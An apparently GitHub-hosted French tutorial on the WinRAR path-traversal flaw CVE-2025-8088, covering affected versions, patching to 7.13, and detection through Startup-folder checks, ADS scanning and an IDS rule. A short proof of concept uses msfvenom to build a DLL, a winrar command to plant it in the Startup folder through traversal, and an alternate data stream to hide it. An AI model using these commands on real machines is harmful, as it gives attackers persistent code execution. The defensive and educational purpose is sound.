adityabhatt3010/cve-2025-8088-winrar-zero-day-path-traversal
Un tutoriel captivant sur la découverte, la correction et la sécurisation de la vulnérabilité WinRAR CVE-2025-8088, avec une approche pratique de hacker.

WinRAR — le classique poussiéreux que tout le monde a installé mais que personne ne met à jour — vient de recevoir une zero-day de haute gravité : CVE-2025-8088.
CISA a même intégré cela dans son catalogue des vulnérabilités connues exploitées, avec une échéance de correction au 2 septembre 2025. Ce n’est pas juste de la théorie — c’est du tir réel.
..\Startup\evil.dllAffecté : WinRAR pour Windows (≤7.12), UnRAR.dll, Portable UnRAR Sûr : Versions Linux, Unix, Android.
Avant de paniquer ou de jouer au hacker, vérifiez votre version.
Aide → À propos de WinRARwinget list WinRAR
(ou exécutez winrar.exe depuis son dossier d’installation)
UnRAR.dll → Propriétés → Détails.Quand j’ai commencé à écrire ceci, j’étais sur la version 7.10 — oui, mûr pour la cueillette 🗿🐔🍗.

Aide → À propos de WinRAR → devrait indiquer 7.13 ou supérieur.UnRAR.dll dans les outils dépendants, le cas échéant.WinRAR ne se met pas à jour automatiquement — mettez un rappel dans votre calendrier, ne devenez pas une cible statique.

PS : Ignorez mon petit étalage de fond d’écran — il fallait bien que je montre un peu ! 😏
%TEMP% et Startup.⚠ Avertissement : Ceci est uniquement à des fins de tests de sécurité éducatifs et autorisés. Ne devenez pas un gremlin 🗿.

msfvenom -p windows/x64/exec CMD=calc.exe -f dll > evil.dll
winrar a -ep -ap"\\..\\..\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\" payload.rar evil.dll
type evil.dll > legit.txt:evil.dll
Boum — evil.dll se retrouve dans Startup. Redémarrage ? Bonjour calc.exe.
Patchez → WinRAR 7.13+
Recherchez des .dll ou .lnk suspects dans :
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup%TEMP%Surveillez les ADS :
streams.exe -s C:\
Règle IDS/IPS : signaler les RAR avec des séquences ..\.
Plugins Nessus/Qualys déjà disponibles.
Ce n’était pas une vulnérabilité « peut-être un jour » — elle a été armée avant la divulgation. Si vous êtes encore sur la version 7.10 (comme je l’étais en écrivant ceci), patchez maintenant. Si vous êtes du côté de l’équipe rouge, traitez cela comme une étude de cas sur la façon dont les anciens outils deviennent de nouveaux vecteurs d’attaque.